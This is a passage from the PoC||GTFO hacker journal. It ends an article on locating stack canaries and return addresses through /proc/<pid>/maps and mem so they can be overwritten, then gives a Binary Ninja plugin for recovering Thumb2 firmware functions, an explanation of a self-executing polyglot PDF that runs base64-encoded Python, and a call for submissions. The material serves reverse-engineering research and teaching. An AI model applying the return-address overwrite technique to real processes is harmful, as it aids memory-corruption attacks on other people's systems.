All this is to say that stack frames can live in a process' memory space. As I will demonstrate, locating stack data in this memory space can be simple. If a return address can be found, then it can be compromised. The memory mapped regions of thread memory are fairly easy to find, looking at '`/proc/<pid>/maps`' one can find the correspond memory maps. Those memory addresses can then be used to read or write to the actual memory located at '`/proc/<pid>/mem`'. Let's take a look at what happens after calling '`pthread_create`' once and dumping the maps table, as shown in Figure 4.

This figure highlights the regions of memory that were allocated for the threads, not all of this might be memory just for the thread. Note that the

```
00400000-00401000                 r-xp 00000000 08:01 5505848   /home/user/a.out
00600000-00601000                 r--p 00000000 08:01 5505848   /home/user/a.out
00601000-00602000                 rw-p 00001000 08:01 5505848   /home/user/a.out
022c7000-022e8000                 rw-p 00000000 00:00 0                 [heap]
7fbdc8000000-7fbdc8021000         rw-p 00000000 00:00 0         <-- Thread memory.
7fbdc8021000-7fbdcc000000         ---p 00000000 00:00 0         <-- Guard memory.
7fbdcd18b000-7fbdcd18c000         ---p 00000000 00:00 0         <-- Guard memory.
7fbdcd18c000-7fbdcd98c000         rw-p 00000000 00:00 0         <-- Thread memory.
7fbdcd98c000-7fbdcdb27000         r-xp 00000000 08:01 7080135   /usr/lib/libc-2.25.so
[ ... Ignoring a few entries ... ]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0         [vsyscall]
```

Figure 4. Memory Map

pages marked without read and write permissions are guard pages. In the case of a read/write operation leaking onto those safety pages, a memory violation will occur and the process will be terminated.

This section started with an introduction with what a canary is, but what do they look like? The next two code dumps present a boring function and the corresponding assembly. This code was compiled using GCC's `-fstack-protector-all` flag. The `all` variant of this flag forces GCC to always generate a canary, even if the compiler can determine that one is not required.


The instruction '`movq %fs:40, %rax`' loads the canary value from the thread's thread local storage. This value is established at program load thanks to the libssp library (bundled with GCC). That value is then immediately pushed to the stack, 8 bytes from the stack's base pointer. The same compiler code that generated this stack push should also have generated the validation portion in the function's epilogue. Indeed, towards the end of the function there is a check of the stack value against the thread local storage value: '`xorq %fs:40, %rdx`.' If the values do not match, '`__stack_chk_fail`' is called to prematurely terminate the process.

```
// Boring function...
int foo(void){
    return 0xdeadbeef;
}

# In asm with -fstack-protector-all
# passed at compile time.
foo:
    pushq   %rbp
    movq    %rsp, %rbp
    subq    $16, %rsp
    movq    %fs:40, %rax
    movq    %rax, -8(%rbp)
    xorl    %eax, %eax
    movl    $0xdeadbeef, %eax
    movq    -8(%rbp), %rdx
    xorq    %fs:40, %rdx
    je      .L3
    call    __stack_chk_fail
.L3:
    leave
    ret
```

Making use of Maximum Entropy to Identify a Stack

Now that we have gently strolled down thread-stack and canary alley, we now arrive at the intersection of pwnage. The question I am trying to answer here is: How can an malicious attacker locate a stack within a process' memory space and compromise a return address? I showed earlier what the `/proc` entry looks like, which can be trivial to locate by parsing the maps entries within the `/proc` file system. But how can one locate a stack within that potentially enormous memory space?

If your executable is at all security minded, it will probably be compiled with stack canaries. In fact, certain distributions alias GCC to use the `-fstack-protector` option. (See the man page of GCC for variations on that flag.) That is what we need, a canary that we can easily spot in a memory space. Since the canaries from GCC seem to be placed at a constant address from the stack base pointer, it also happens to be a constant address from the return address. The following is a stack frame with a canary on it. (This is x86, and of course the stack grows toward lower addresses.)



High entropy canaries simplify locating return addresses. Once a maximum entropy word has been located, an additional check can be made to see if the value 16 bytes from that word looks like an address. If that value is an address, it will fall within the bounds of any of the pages listed for that process in the `/proc` file system. While it is possible that it might be a value that looks like an address, it could also be a return address. At this point, you can patch that value with your bad wares.

The POC of this technique and the accompanying entropy calculation are included.[33] To calculate entropy I applied the Shannon Entropy formula, with the variant that I looked at bytes and not individual bits.

[33] `unzip pocorgtfo16.pdf canarypoc.c`

Afterward

As an aside, I scanned all of the processes on my Arch Linux box to get an idea of how common a maximum entropy word is. This is far from any kind of scientific or statistically significant result, but it provides an idea on the frequency of maximum entropy (bytes not bits). After scanning 784,700,416 words, I found that 4,337,624 words had a different value for each byte in the word. That is about 0.55% of the words being maximum entropy.

16:11 Rescuing Orphans and their Parents with Rules of Thumb2

by Travis Goodspeed KK4VCZ,
concerning Binary Ninja and the Tytera MD380.

Howdy y'all,

It's a common problem when reverse engineering firmware that an auto-analyzer will recognize only a small fraction of functions, leaving the majority unrecognized because they are only reached through function pointers. In this brief article, I'll show you how to extend Binary Ninja to recognize nearly all functions in a threaded MicroC-OS/II firmware image for ARM Cortex M4. This isn't a polished plugin or anything as fancy as the internal functions of Binary Ninja; rather, it's a story of how to kick a high brow tool with some low level hints to efficiently carve up a target image.

We'll begin with the necessary chore of loading our image to the right base address and kicking off the auto-analyzer against the interrupt vector handlers. That will give us `main()` and its direct children, but the auto-analyzer will predictably choke when it hits the function that kicks off the threads, which are passed as function pointers.

Next, we'll take some quick theories about the compiler's behavior, test them for correctness, and then use these rules of thumb to reverse engineer real binaries. These rules won't be true for every *possible* binary, but they happen to be true for Clang and GCC, the only compilers that matter.

Loading Firmware

Binary Ninja has excellent loaders for PE and ELF files, but raw firmware images require either conversion or a custom loader script. You can find a full loader script in the `md380tools` repository,[34] but an abbreviated version is shown in Figure 5.

The loader will open the firmware image, as well as blank regions for SRAM and TCRAM. For full reverse engineering, you will likely want to also load an extracted core dump of a live device into SRAM.

Detecting Orphaned Function Calls

Unfortunately, this loader script will only identify 227 functions out of more than a thousand.[35]

```
>>> len(bv.functions)
227
```

The majority of functions are lost because they are only called from within threads, and the threads are initialized through function pointers that the autoanalyzer is unable to recognize. Given a single image to reverse engineer, we might take the time to hunt down the `init_threads()` function and manually defined each thread entry point as a function, but that quickly becomes tedious. Instead, let's script the auto-analyzer to identify *parents* from known *child* functions, rather than just children from known parent functions.

Thumb2 uses a `bl` instruction, branch and link, to call one function from another. This instruction is 32 bits long instead of the usual 16, and in the Thumb1 instruction set was actually two distinct 16-bit instructions. To redirect function calls, the re-linking script of MD380Tools searches for every 32-bit word which, when interpreted as a `bl`, calls the function to be hooked; it then overwrites those words with `bl` instructions that call the new function's address.

[34] `git clone https://github.com/travisgoodspeed/md380tools`
[35] Hit the backquote button to show the python console, just a like one o' them vidya games.

```
class MD380View(BinaryView):
    """This class implements a view of the loaded firmware, for any image
    that might be a firmware image for the MD380 or related radios loaded
    to 0x0800C000.
    """

    def __init__(self, data):
        BinaryView.__init__(self, file_metadata = data.file, parent_view = data)
        self.raw = data

    @classmethod
    def is_valid_for_data(self, data):
        hdr = data.read(0, 0x160)
        if len(hdr) < 0x160 or len(hdr)>0x100000:
            return False
        if ord(hdr[0x3]) != 0x20:
            # First word is the initial stack pointer, must be in SRAM around 0x20000000.
            return False
        if ord(hdr[0x7]) != 0x08:
            # Second word is the reset vector, must be in Flash around 0x08000000.
            return False
        return True

    def init_common(self):
        self.platform = Architecture["thumb2"].standalone_platform
        self.hdr = self.raw.read(0, 0x100001)

    def init_thumb2(self, adr=0x08000000):
        try:
            self.init_common()
            self.thumb2_offset = 0
            self.arm_entry_addr = struct.unpack("<L", self.hdr[0x4:0x8])[0]
            self.thumb2_load_addr = adr #struct.unpack("<L", self.hdr[0x38:0x3C])[0]
            self.thumb2_size = len(self.hdr);

            codeflags=SegmentFlag.SegmentReadable | SegmentFlag.SegmentExecutable;
            ramflags=codeflags | SegmentFlag.SegmentWritable;

            # Add segment for SRAM, not backed by file contents
            self.add_auto_segment(0x20000000, 0x20000, #128K at address 0x20000000.
                                  0, 0, ramflags)
            # Add segment for TCRAM, not backed by file contents
            self.add_auto_segment(0x10000000, 0x10000, #64K at address 0x10000000.
                                  0, 0, ramflags)
            #Add a segment for this Flash application.
            self.add_auto_segment(self.thumb2_load_addr, self.thumb2_size,
                                  self.thumb2_offset, self.thumb2_size,
                                  codeflags)

            #Define the RESET vector entry point.
            self.define_auto_symbol(Symbol(SymbolType.FunctionSymbol,
                                           self.arm_entry_addr&~1, "RESET"))
            self.add_entry_point(self.arm_entry_addr&~1)

            #Define other entries of the Interrupt Vector Table (IVT)
            for ivtindex in range(8,0x184+4,4):
                ivector=struct.unpack("<L", self.hdr[ivtindex:ivtindex+4])[0]
                if ivector>0:
                    #Create the symbol, then the entry point.
                    self.define_auto_symbol(Symbol(SymbolType.FunctionSymbol,
                                                   ivector&~1, "vec_%x"%ivector))
                    self.add_function(ivector&~1);
            return True
        except:
            log_error(traceback.format_exc())
            return False
    def perform_is_executable(self):
        return True

    def perform_get_entry_point(self):
        return self.arm_entry_addr

class MD380AppView(MD380View):
    """MD380 Application loaded to 0x0800C000."""
    name = "MD380"
    long_name = "MD380 Flash Application"

    def init(self):
        return self.init_thumb2(0x0800c000)

MD380AppView.register()
```

Figure 5. MD380 Firmware Loader for Binary Ninja

To detect orphaned function calls, which exist in the binary but have not been declared as code functions, we can search backward from known function entry points, just as the re-linker in MD380Tools searches backward to redirection function calls!

Let's begin with the code that calculates a `bl` instruction from a source address to a target. Notice how each 16-bit word of the result has an `F` for its most significant nybble. MD380Tools uses this same trick to ignore function calls when comparing functions to migrate symbols between target firmware revisions.

```
def calcbl(adr, target):
    """Calculates the Thumb code to branch
       to a target."""
    offset = target - adr
    offset -= 4  # PC points to next ins.
    offset = (offset >> 1)  # LSBit ignored

    # Hi address setter, but at lower adr.
    hi = 0xF000 | ((offset&0x3ff800)>>11)
    # Low adr setter goes next.
    lo = 0xF800 | (offset & 0x7ff)

    word = ((lo << 16) | hi)
    return word
```

This handy little function let us compare every 32-bit word in memory to the 32-bit word that would be a `bl` from that address to our target function. This works fine in Python because a typical Thumb2 firmware image is no more than a megabyte; we don't need to write a native plugin.

So for each word, we calculate a branch from that address to our function entry point, and then by comparison we have found all of the `bl` calls to that function.

Knowing the source of a `bl` branch, we can then check to see if it is in a function by asking Binary Ninja for its basic block. If the basic block is `None`, then the `bl` instruction is outside of a function, and we've found an orphaned call.

```
prevfuncadr=
  v.get_previous_function_start_before(
    start+i)
prevfunc=
  v.get_function_at(prevfuncadr)
basicblock=
  prevfunc.get_basic_block_at(start+i)
```

To catch data references to executable code, we also look for data words with the function's entry address, which will catch things like interrupt vectors and thread handlers, whose addresses are in a constant pool, passed as a parameter to the function that kicks of a new thread in the scheduler.

See Figure 6 for a quick and dirty plugin that identifies orphaned function calls to currently selected function. It will print the addresses of all orphaned called (those not in a known function) and also data references, which are terribly handy for recognizing the sources of callback functions.[36]

Detecting Starts of Functions

Now that we can identify orphaned function calls, that is, `bl` instructions calling known functions from outside of any known function, it would be nice to identify where the function call's parent begins. That way, we could auto-analyze the firmware image to identify all *parents* of known functions, letting Binary Ninja's own autoanalyzer identify the other children of those parents on its own.

With a little luck, we can could crawl from a few I/O functions all the way up to the UI code, then all the way back down to leaf functions, and back to all the code that calls them. This is especially important for firmware with an RTOS, as the thread scheduling functions confuse an auto-analyzer that only recognizes child functions.

First, we need to know what functions begin with. To do that, we'll just write a quick plugin that prints the beginning of each function. I ran this on a project with known symbols, to get a feel for how the compiler produces functions.

```
#Exports function prefixes to a file.
def exportfunctionpreambles(view):
  for fun in view.functions:
    print "%08x: %s  %s" % (fun.start,
      hexdump(view.read(fun.start,4)),
      view.get_disassembly(fun.start,
              Architecture["thumb2"]))

PluginCommand.register(
    "Export Function Preambles",
    "Prints four bytes for each function.",
    exportfunctionpreambles);
```

[36] As I write this, Binary Ninja seems to only recognize data references which are themselves used in a known function or that function's constant pool. It's handy to manually search beyond that range, especially when a core dump of RAM is available.

```
def thumb2findorphanedcalls(view, fun):
    if fun.arch.name!="thumb2":
        print "Sorry, this only works for thumb2, not for %s." % fun.arch.name;
        return;
    print "Searching for calls to %s at 0x%x." % (fun.name,fun.start);

    #Fix these to match the image.
    start=view.start;
    count=None;

    #If we're lucky, the branch is in a segment, which we can use as a
    #range.
    for seg in view.segments:
        if seg.start<fun.start and seg.end>fun.start:
            count=seg.end-start;
    if count==None:
        print "Abandoned search for orphaned calls to %s as out of range." % fun.name;

    print "Searching from 0x%08x to 0x%08x." % (start,start+count)
    data=view.read(start,count);
    count=len(data);

    for i in xrange(0,count-2,2):
        word=(ord(data[i])
              |(ord(data[i+1])<<8)
              |(ord(data[i+2])<<16)
              |(ord(data[i+3])<<24));
        if word==calcbl(start+i, fun.start):
            prevfuncadr=view.get_previous_function_start_before(start+i);
            prevfunc=view.get_function_at(prevfuncadr)
            basicblock=prevfunc.get_basic_block_at(start+i);
            if basicblock!=None:
                #We're in a function.
                print "%08x: %s" % (start+i,prevfunc.name);
                if prevfunc.start!=beginningofthumb2function(view,start+i):
                    print "ERROR: Does the function start at %x or %x?" % (
                        prevfunc.start,
                        beginningofthumb2function(view,start+i));
            else:
                #We're not in a function.
                print "%08x: ORPHANED!" % (start+i);
        elif word==((fun.start)|1):
            print "%08x: DATA!" % (start+i);


PluginCommand.register_for_function(
    "Find Orphaned Calls",
    "Finds orphaned thumb2 calls to this function.",
    thumb2findorphanedcalls);
```

Figure 6. This finds all calls from unregistered functions to the selected function.

Running this script shows us that functions begin with a number of byte pairs. As these convert to opcodes, let's play with the most common ones in assembly language!

`fff7 febf` is an unconditional branch-to-self, or an infinite while loop. You'll find this at all of the unused interrupt vector handlers, and as it has no children, we can ignore it for the purposes of working backward to a function definition, as it never calls another function. `7047` is `bx lr`, which simply returns to the calling function. Again, it has no child functions, so we can ignore it.

`80b5` is `push {r7, lr}`, which stores the link register so that it can call a child function. Similarly, `10b5` pushes `r4` and `lr` so that it can call a child function. `f8b5` pushes `r3`, `r4`, `r5`, `r6`, `r7`, and `lr`. In fact, any function that calls children will begin by pushing the link register, and functions generated by a C compiler seem to never push `lr` anywhere except at the beginning.

So we can write a quick little function that walks backward from any `bl` instruction that we find outside of known functions until it finds the entry point. We can also test this routine whenever we have a known function entry point, as a sanity check that we aren't screwing up the calculations somehow.

```
#Identifies the entry point of a function,
#given an address.
def beginningofthumb2function(view, adr):
  """Identifies the start of the thumb2
     function that include adr."""
  print "Searching from %x." % adr

  a=adr;
  while a>view.start:
    dis=view.get_disassembly(a,
                Architecture["thumb2"])
    if "push" in dis:
      if "lr" in dis:
        print "Found entry at 0x%08x"%a;
        return a;
    a-=2;

PluginCommand.register_for_address(
  "Find Beginning of Function",
  "Find the beginning of a thumb2 fn.",
  beginningofthumb2function);
```

This seems to work well enough for a few examples, but we ought to check that it works for every `bl` address. After thorough testing it seems that this is almost always accurate, with rare exceptions, such as `noreturn` functions, that we'll discuss later in this paper. Happily, these exceptions aren't much of a problem, because the false positive in these cases is still the starting address of *some* function, confusing our plugin but not ruining our database with unreliable entries.

– — — – — — — – — — –

So now that we can both identify orphaned calls from parent functions to a child and the backward reference from a child to its parent, let's write a routine that registers all parents within Binary Ninja.

```
#We're not in a function.
print "%08x: ORPHANED!" % (start+i);
#Register that function
adr=beginningofthumb2function(view,start+i);
view.define_auto_symbol(
      Symbol(SymbolType.FunctionSymbol,
             adr, "fun_%x"%adr))
view.add_function(adr);
```

And if we can do this for one function, why not automate doing it for all known functions, to try and crawl the database for every unregistered function in a few passes? A plugin to register parents of one function is shown in Figure 6, and it can easily be looped for all functions.

Unfortunately, after running this naive implementation for seven minutes, only one hundred new functions are identifies; a second run takes twenty minutes, resulting in just a couple hundred more. That is way too damned slow, so we'll need to clean it up a bit. The next sections cover those improvements.

Better in Big-O

We are scanning all bytes for each known function, when we ought to be scanning for all potential calls and then white-listing the ones that are known to be within functions. To fix that, we need to generate quick functions that will identify potential `bl` instructions and then check to see if their targets are in the known function database. (Again, we ignore unknown targets because they might be false positives.)

Recognizing a `bl` instruction is as easy as checking that each half of the 32-bit word begins with an `F`.

```
def isbl(word):
    """Returns true if the word might be
       a BL instruction."""
    return (word&0xF000F000)==0xF000F000;
```

We can then decode the absolute target of that relative branch by inverting the `calcbl()` function from page 54.

```
def decodebl(adr, word):
    """Decodes a Thumb BL instruction its
       value and address."""

    #Hi and Lo refer to adr components.
    #The Hi word comes first.
    hi=word&0xFFFF;
    lo=(word&0xFFFF0000)>>16

    #Decode the word.
    rhi=(hi&0x0FFF)<<11
    rlo=(lo&0x7FF)
    recovered=rhi|rlo;

    #Sign-extend backward references.
    if (recovered&0x00200000):
        recovered|=0xFFC00000;

    #Apply the offset and strip overflow
    offset=4+(recovered<<1);
    return (offset+adr)&0xFFFFFFFF;
```

With this, we can now efficiently identify the targets of all potential calls, adding them to the function database if they both (1) are the target of a `bl` and (2) begin by pushing the link register to the stack. This finds sixteen hundred functions in my target, in the blink of an eye and before looking at any parents.

Then, on a second pass, we can register three hundred parents that are not yet known after the first pass. This stage is effective, finding nearly all unknown functions that return, but it takes a lot longer.

```
>>> len(bv.functions)
1913
```

Patriarchs are Slow as Dirt

So why can the plugin now identify children so quickly, while still slowing to molasses when identifying parents? The reason is not the parents themselves, but the false negatives for the *patriarch* functions, those that don't push the link register at their beginning because they never use it to return.

For every call from a function that doesn't return, all 568 calls in my image, our tool is now wasting some time to fail in finding the entry point of every outbound function call.

But rather than the quick fix, which would be to speed up these false calls by pre-computing their failure through a ranged lookup table, we can use them as an oracle to identify the patriarch functions which never return and have no direct parents. They should each appear in localized clumps, and each of these clumps ought to be a single patriarch function. Rather than the 568 outbound calls, we'll then only be dealing with a few not-quite-identified functions, eleven to be precise.

These eleven functions can then be manually investigated, or ignored if there's no cause to hook them.

```
>>> len(bv.functions)
1924
```

– — — – — — — — — — –

This paper has stuck to the Thumb2 instruction set, without making use of Binary Ninja's excellent intermediate representations or other advanced features. This makes it far easier to write the plugin, but limits portability to other architectures, which will violate the convenient rules that we've found for this one. In an ideal world we'd do everything in the intermediate language, and in a cruel world we'd do all of our analysis in the local machine language, but perhaps there's a proper middle ground, one where short-lived scripts provide hints to a well-engineered back-end, so that we can all quickly tear apart target binaries and learn what these infernal machines are really thinking?

You should also be sure to look at the IDA Python Embedded Toolkit by Maddie Stone, whose Recon 2017 talk helped inspire these examples.[37]

73 from Barcelona,
–Travis

[37] `git clone https://github.com/maddiestone/IDAPythonEmbeddedToolkit`

16:12 This PDF is a Shell Script That Runs a Python Webserver That Serves a Scala-Based JavaScript Compiler With an HTML5 Hex Viewer; or, Reverse Engineer Your Own Damn Polyglot

by Evan Sultanik

This PDF starts a web server that displays an annotated hex view of itself, ripe with the potential for reverse enginerding.

```
$ sh pocorgtfo16.pdf 8080
Listening on port 8080...
```

Warning: Spoilers ahead! Stop reading now if you want the challenge of reverse engineering this polyglot on your own!

The General Method

First, let's talk about the overall method by which this polyglot was accomplished, since it's slightly different than that which we used for the Ruby webserver polyglot in PoC‖GTFO 11:9. After that I'll give some further spoilers on the additional obfuscations used to make reversing this polyglot a bit more challenging.

The file starts with the following shell wizardry:

```
!  read -d '' String <<"PYTHONSTART"
```

This uses *here document* syntax to slurp up all of the bytes after this line until it encounters the string "`PYTHONSTART`" again. This is piped into `read` as stdin, and promptly ignored. This gives us a place to insert the PDF header in such a way that it does not interfere with the shell script.

Inside of the here document goes the PDF header and the start of a PDF stream object that will contain the Python webserver script. This is our standard technique for embedding arbitrary bytes into a PDF and has been detailed numerous times in previous issues. Python is bootstrapped by storing its code in yet another here document, which is passed to `python`'s stdin and run via Python's `exec` command.

```
!  read -d '' String <<"PYTHONSTART"
%PDF-1.5
%0x25D0D4C5D8
9999 0 obj
<</Length # bytes in the stream
>>
stream
PYTHONSTART
python -c 'import sys;
exec sys.stdin.read()' $0 $* <<"ENDPYTHON"
Python webserver code
ENDPYTHON
exit $?
endstream
endobj
Remainder of the PDF
```

Obfuscations

In actuality, we added a second PDF object stream *before* the one discussed above. This contains some padding bytes followed by 16 KiB of MD5 collisions that are used to encode the MD5 hash of the PDF (*cf.* 14:12). The padding bytes are to ensure that the collision occurs at a byte offset that is a multiple of 64.

Next, the "Python webserver code" is actually base64 encoded. That means the only Python code you'll see if you open the PDF in a hex viewer is `exec sys.stdin.read().decode("base64")`.

The first thing that the webserver does is read itself, find the first PDF stream object containing its MD5 quine, decode the MD5 hash, and compare that to its actual MD5 hash. If they don't match, then the web server fails to run. In other words, if you try and modify the PDF at all, the webserver will fail to run unless you also update the MD5 quine. (Or if you remove the MD5 check in the webserver script.)

From where does the script serve its files? HTML, CSS, JavaScript, ... they need to be *somewhere*. But where are they?

The observant reader might notice that there is a particular file, "`PoC.pdf`",[38] that was purposefully omitted from the feelies index. It sure is curious that that PDF—whose vector drawing should be no more than a few hundred KiB—is in fact 6.5 MiB! Sure enough, that PDF is an encrypted ZIP polyglot!

The ZIP password is hard-coded in the Python script; the first three characters are encoded using the symbolic regression trick from 16:09 (*q.v.* page 47), and the remaining characters in the password are encoded using Python reflection obfuscation that simply amounts to a ROT13 cipher. In summary, the web server extracts itself in-memory, and then decrypts and extracts the encrypted ZIP.

[38] Here, "PoC" stands for "Pictures of Cats", because the PDF contains a picture of Micah Elizabeth Scott's cat Tuco.


16:13 Laphroaig's Home for Unwanted Polyglots and 0day

from the desk of Pastor Manul Laphroaig,
Tract Association of PoC||GTFO.

Dearest neighbor,

Our scruffy little gang started this самиздат journal a few years back because we didn't much like the academic ones, but also because we wanted to learn new tricks for reverse engineering. We wanted to publish the clever tricks that make reverse engineering and polyglots possible, so that folks could learn from others' experience. Over the years, we've been blessed with the privilege of editing these tricks, of seeing them early, and of seeing them through to print.

Now it's your turn to share a trick or two, that nifty little truth that other folks might not yet know. It could be simple,[39] or a bit advanced.[40] Whatever your nifty tricks, if they a clever, we would like to publish them.



Do this: write an email telling our editors how to reproduce *ONE* clever, technical trick from your research. If you are uncertain of your English, we'll happily translate from French, Russian, Southern Appalachian, and German. If you don't speak those languages, we'll draft a translator from those poor sods who owe us favors.

Like an email, keep it short. Like an email, you should assume that we already know more than a bit about hacking, and that we'll be insulted or—WORSE!—that we'll be bored if you include a long tutorial where a quick reminder would do.

Use 7-bit ASCII if your language doesn't require funny letters, as whenever we receive something typeset in OpenOffice, we briefly mistake it for a ransom note.

Teach me how to falsify a freshman physics experiment by abusing floating-point edge cases. Show me how to enumerate the behavior of all illegal instructions in a particular 6502.

Don't tell us that it's possible; rather, teach us how to do it ourselves with the absolute minimum of formality and bullshit.

Like an email, we expect informal language and hand-sketched diagrams. Write it in a single sitting, and leave any editing for your poor preacherman to do over a bottle of fine scotch. Send this to pastor@phrack.org and hope that the neighborly Phrack folks—praise be to them!—aren't man-in-the-middling our submission process.

Yours in PoC and Pwnage,
Pastor Manul Laphroaig, T.G. S.B.

[39] To reveal a bad RNG, make a scatter plot of pairs of values. If you see snowflakes, the RNG is easily broken.
[40] To compare Thumb instructions a and b while ignoring linker relocations, test for $a = b||a\&b\&\texttt{0xF000} = \texttt{0xF000}$.